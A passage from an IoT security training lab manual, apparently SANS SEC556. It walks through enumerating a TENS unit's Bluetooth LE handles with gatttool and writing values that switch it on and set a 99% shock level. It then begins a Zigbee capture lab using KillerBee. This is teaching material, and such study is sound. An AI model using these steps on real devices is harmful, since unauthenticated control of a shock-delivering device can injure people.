00000056-0000-1000-8000-00805f9b34fb
handle: 0x0017, char properties: 0x1a, char value handle: 0x0018, uuid:
00000057-0000-1000-8000-00805f9b34fb
```

There are several characteristics available from the TENS target device. Let's examine some readable values that are shared across devices, such as the device manufacturer name, as indicated by the BLE service at UUID **2a00**.

```
[B8:27:EB:E5:CA:6F][LE]> char-read-uuid 2a00
handle: 0x0003   value: 50 49 6f 54
```

Reading this UUID returns a series of hex-formatted values. While `gatttool` cannot convert hex to ASCII, we can convert the values to an ASCII string using the `xxd` utility. Open a new terminal window and convert the hex values to ASCII, as shown.

Command Option	Argument (If Any)	Description
echo	<varies>	Command to echo back data to the terminal—in this case, hex data in quotation marks.
|		Pass the output from the previous command as input to the next command.
xxd		Hex dump conversion tool.
-p		Accept plaintext.
-r		Reverse the hex dump operation.

```
$ echo '50 49 6f 54' | xxd -p -r
PIoT
```

By converting the hex to ASCII, we are able to observe the values stored on the victim BLE device. In the case of this device, the values stored in UUID 2a00 are the identifiers for the BLE *Device Name*.

Use the same technique to obtain the response to a read request for the **2a01** UUID. Use the GATT Characteristics page at https://btprodspecificationrefs.blob.core.windows.net/assigned-values/16-bit%20UUID%20Numbers%20Document.pdf to interpret the response value.

Question: For UUID 2a01, what is the device type characterization for the TENS device?

Answer

The GATT Characteristics specification indicates that the assigned number 0x2a01 is used for the *Appearance* service. Reading from UUID 2a01 returns a value of 0.

Remember that when we enumerate the device services using the `primary` command, service are identified with a starting and ending attribute handle. We can enumerate the range of service handles using the `char-read-hnd` command, as shown.

```
[B8:27:EB:E5:CA:6F][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0009 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x000a, end grp handle: 0x001a uuid: f000aa65-0451-4000-b000-000000000000
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000a
Characteristic value/descriptor: 00 00 00 00 00 00 00 b0 00 40 51 04 65 aa 00 f0
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000b
Characteristic value/descriptor: 1a 0c 00 54 00
```

The service UUID `f000aa65-0451-4000-b000-000000000000` is informally used as an information source on BLE devices, sometimes disclosing sensitive information on how to interact with system services. Continue to enumerate the service handles for this UUID, incrementing through the handle values **0x000a** through **0x001a** (remembering that we are counting in hex, and that 0x0010 follows 0x000f). Stop after reading the last service handle 0x001a.

Question: What sensitive information is disclosed in the `char-read-hnd` requests?

Answer

The UUID `f000aa65-0451-4000-b000-000000000000` is informally used for system documentation on some BLE devices, disclosing description information for device handles. Enumerating the range of service handles from 0x0a to 0x1a returns several hex string values, as shown.

```
[B8:27:EB:E5:CA:6F][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0009 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x000a, end grp handle: 0x001a uuid: f000aa65-0451-4000-b000-000000000000
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000a
Characteristic value/descriptor: 00 00 00 00 00 00 00 b0 00 40 51 04 65 aa 00 f0
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000b
Characteristic value/descriptor: 1a 0c 00 54 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000c
Characteristic value/descriptor: 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000d
Characteristic value/descriptor: 00 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000e
Characteristic value/descriptor: 54 75 72 6e 73 20 74 68 65 20 75 6e 69 74 20 6f 6e 2f 6f 66 66
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000f
Characteristic value/descriptor: 1a 10 00 55 00
```

```
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0010
Characteristic value/descriptor: 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0011
Characteristic value/descriptor: 00 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0012
Characteristic value/descriptor: 53 65 74 73 20 74 68 65 20 70 72 6f 67 72 61 6d 20 64 75 72 61 74 69 6f 6e
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0013
Characteristic value/descriptor: 1a 14 00 56 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0014
Characteristic value/descriptor: 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0015
Characteristic value/descriptor: 00 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0016
Characteristic value/descriptor: 53 65 74 73 20 74 68 65 20 73 68 6f 63 6b 20 6c 65 76 65 6c
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0017
Characteristic value/descriptor: 1a 18 00 57 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0018
Characteristic value/descriptor: 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x0019
Characteristic value/descriptor: 00 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x001a
Characteristic value/descriptor: 53 65 74 73 20 74 68 65 20 73 68 6f 63 6b 20 70 61 74 74 65 72 6e
```

These long string values can be decoded to ASCII equivalents using the `xxd` utility, as shown.

```
$ echo "54 75 72 6e 73 20 74 68 65 20 75 6e 69 74 20 6f 6e 2f 6f 66 66" | xxd -p -r
Turns the unit on/off#
$ echo "53 65 74 73 20 74 68 65 20 70 72 6f 67 72 61 6d 20 64 75 72 61 74 69 6f 6e" | xxd -p -r
Sets the program duration#
$ echo "53 65 74 73 20 74 68 65 20 73 68 6f 63 6b 20 6c 65 76 65 6c" | xxd -p -r
Sets the shock level#
$ echo "53 65 74 73 20 74 68 65 20 73 68 6f 63 6b 20 70 61 74 74 65 72 6e" | xxd -p -r
Sets the shock pattern#
```

Question: Can you correlate data values disclosed in `char-read-hnd` requests to other UUID values disclosed in the `characteristics` output?

Answer

The output of the `characteristics` command discloses the known services available on the TENS device, as shown.

```
[B8:27:EB:E5:CA:6F][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x20, char value handle: 0x0008, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000b, char properties: 0x1a, char value handle: 0x000c, uuid: 00000054-0000-1000-8000-00805f9b34fb
handle: 0x000f, char properties: 0x1a, char value handle: 0x0010, uuid: 00000055-0000-1000-8000-00805f9b34fb
handle: 0x0013, char properties: 0x1a, char value handle: 0x0014, uuid: 00000056-0000-1000-8000-00805f9b34fb
handle: 0x0017, char properties: 0x1a, char value handle: 0x0018, uuid: 00000057-0000-1000-8000-00805f9b34fb
```

Here, the `2a00`, `2a01`, and `2a05` UUIDs are well-known and registered to the Bluetooth SIG. However, the 54, 55, 56, and 57 UUIDs are unknown. Examining the `char-read-hnd` responses, we see these values appear in order, preceding the ASCII hex response information, as shown here.

```
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000b
Characteristic value/descriptor: 1a 0c 00 54 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000c
Characteristic value/descriptor: 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000d
Characteristic value/descriptor: 00 00
[B8:27:EB:E5:CA:6F][LE]> char-read-hnd 0x000e
Characteristic value/descriptor: 54 75 72 6e 73 20 74 68 65 20 75 6e 69 74 20 6f 6e 2f 6f 66 66
```

We saw that the ASCII decodes to "Turns the unit on/off". The 0x000b handle also returned the value 0x5400, which corresponds to the unknown UUID 0x0054.

Question: What happens when we read from an invalid UUID?

Answer

`gatttool` processes a response from the victim BLE device, indicating that it is a nonexistent UUID, and produces the error **Error: Read characteristics by UUID failed: No attribute found within the given range**.

Question: What happens when we read from an invalid handle?

Answer

`gatttool` processes a response from the victim BLE device, indicating that it is a nonexistent handle, and produces the error **Error: Characteristic value/descriptor read failed: Invalid handle**.

Question: What happens when we write to a read-only handle with `char-write-req`?

Answer

`gatttool` processes a response from the victim BLE device, indicating that it is not a writeable handle, and produces the error **Error: Characteristic Write Request failed: Attribute can't be written**.

Question: What happens when we write data that is either too short or too long compared to the data that was expected by the victim device?

Answer

Gatttool responds with an error message of **Error: Invalid value**. Gatttool makes this determination by comparing the length of the input to the described field length as reserved by the BLE GATT specification.

Controlling the TENS Device

Having completed the previous section, you learned about the available services on the TENS target device, and the service handles available to manipulate the device with four attributes:

- Turn the unit on/off
- Set the program duration
- Set the shock level
- Set the shock pattern

Browse to the web UI of the TENS unit at http://192.168.56.2:9001 web service page. While viewing this page, use the `gatttool` utility to manipulate the TENS unit, turning the unit on with a shock duration of 10 minutes, a fire shock pattern, and a shock level of 99%.

Question: What `gatttool` commands are necessary to meet the required configuration of the TENS unit?

Answer

```
$ gatttool lecc -t public -i hci0 -b B8:27:EB:E5:CA:6F -I
[B8:27:EB:E5:CA:6F][LE]> connect
Attempting to connect to B8:27:EB:E5:CA:6F
Connection successful
[B8:27:EB:E5:CA:6F][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x20, char value handle: 0x0008, uuid:
```

```
handle: 0x000b, char properties: 0x1a, char value handle: 0x000c, uuid: 00000054-0000-1000-8000-00805f9b34fb
handle: 0x000f, char properties: 0x1a, char value handle: 0x0010, uuid: 00000055-0000-1000-8000-00805f9b34fb
handle: 0x0013, char properties: 0x1a, char value handle: 0x0014, uuid: 00000056-0000-1000-8000-00805f9b34fb
handle: 0x0017, char properties: 0x1a, char value handle: 0x0018, uuid: 00000057-0000-1000-8000-00805f9b34fb
[B8:27:EB:E5:CA:6F][LE]> char-write-req 000c 01
Characteristic value was written successfully
[B8:27:EB:E5:CA:6F][LE]> char-write-req 0010 0a
Characteristic value was written successfully
[B8:27:EB:E5:CA:6F][LE]> char-write-req 0014 63
Characteristic value was written successfully
[B8:27:EB:E5:CA:6F][LE]> char-write-req 0018 01
Characteristic value was written successfully
```

STOP

This completes the lab exercise. Congratulations.

Exercise: Zigbee Traffic Capture

SEC556 Lab 3.2

Complete the exercises in this lab to reinforce the material covered in the *Zigbee* module. To complete this exercise, you will need the SEC556 VM and two CC2531 USB devices for transmitting and receiving.

Purpose: In this lab, we will examine the capabilities of the current Zigbee capture ant replay framework, Killerbee, in combination with the CC2530 USB Zigbee hardware tools.


Description: In this lab exercise you will work with KillerBee, the IEEE 802.15.4 and Zigbee attack framework to transmit and receive packets in a simulated Zigbee home automation network environment.

Launch the Slingshot Linux VM

Start the lab by booting the SEC556 Slingshot Linux Virtual Machine (VM) using VMware on your host system. You will complete all of the lab steps from this VM.

Connect USB Devices

Connect the two CC2531 USB devices to available USB ports on your host system. VMware may prompt you to connect the device to your host system or to a virtual machine. Choose *Connect to a virtual machine*, then select the sec556 VM. Repeat this for the 2nd USB device as well. You may optionally select *Remember my choice and do not ask me again*, if desired.




Note: The dialog to connect the USB devices will be different for macOS systems.

You will see a LED on the CC2531 device temporarily glow green, then red when attaching the device. This is expected behavior.

Verify USB to VM Connection

Using your VMware software, verify that the two USB devices are connected to the SEC556 Slingshot Linux virtual machine. From VMware, click VM | Removable Devices. Both the CC2531 devices should have check marks to indicate that they are connected to the VM, as shown here.



Enumerate Devices

From Slingshot Linux, open a terminal. Run the `zbid` command with `sudo` to enumerate the connected KillerBee devices, as shown here.

```
sec556@sec556-slingshot:~$ sudo zbid
           Dev Product String       Serial Number
           3:6 CC2531 USB Dongle          None
           3:3 CC2531 USB Dongle          None
```

> Note: The device identifier numbers shown may be different for your system depending on the USB port used. Throughout this lab you will need to replace the device identifier values to match the values used on your system.

If you don't see the two KillerBee USB devices in the output of `sudo zbid`, return to the VMware USB settings and ensure the devices are connected to the Slingshot Linux guest VM.

Start the Zigbee Lab Transmitter

For this lab exercise you will use one of the KillerBee devices as a transmitter, simulating traffic for a Zigbee home automation network environment. Run the `zblabtransmit` utility with `sudo`, specifying the lower of the two interface identifiers with the `-i` argument, as shown here.

```
sec556@sec556-slingshot:~$ sudo zblabtransmit -i 3:3
Warning: You are using pyUSB 1.x, support is in beta.
zblabtransmit: Transmitting frames with destination PAN ID 0x3382 on channel 21
..........
```

Each time you start the `zblabtransmit` utility, it will choose a random Zigbee channel number in the 2.4 GHz range, and select a random destination PAN ID value. **Note the channel number displayed in the output as you will use it in the next step of this lab.**

> Note: The `zblabtransmit` utility will transmit for approximately 6.75 minutes before stopping. You can restart the `zblabtransmit` utility at any time, but the channel number and destination PAN ID will change with each invocation.

Capture Zigbee Network Activity

Next you will capture the Zigbee network activity just like you would in an Zigbee IoT assessment.

Open another terminal window. Capture the network activity using `zbdump`, specifying the channel number (`-c`) and the higher-numbered interface for the unused KillerBee USB device (`-i`), saving the captured data to a file names `zigbee-homeautomation.pcap`, as shown here.

```
sec556@sec556-slingshot:~$ sudo zbdump -i 3:6 -c 16 -w zigbee-homeautomation.pcap
Warning: You are using pyUSB 1.x, support is in beta.
zbdump: listening on 'CC2531 USB Dongle', channel 16, page 0 (2430.0 MHz), link-type DLT_IEEE802_15_4,
capture size 127 bytes
```

> Note: You must replace the interface name (`-i 3:6`) and the channel number (`-c 16`) with values that are appropriate for your system.


After a minimum of 2 minutes of capture, stop the `zbdump` utility by pressing CTRL+C.

Open Packet Capture

After capturing Zigbee network data, you can inspect the capture in Wireshark. Open the `zigbee-homeautomation.pcap` packet capture in Wireshark, as shown here.

```
sec556@sec556-slingshot:~$ wireshark zigbee-homeautomation.pcap
```

Wireshark will open and display the packet contents, as shown here.




Filter Packet Capture: PAN ID

Depending on where you are performing the lab exercise, there may be other Zigbee network activity in your packet capture. We can use the familiar Wireshark display filters to eliminate any traffic that does not pertain to the target network.

Using the destination PAN ID displayed when you ran the `zblabtransmit` utility, apply a display filter to eliminate any non-target network activity:

wpan.dst_pan eq 0xf1ea

> Note: You must replace the PAN ID 0xf1ea in this example with the PAN ID displayed when you ran `zblabtransmit` .



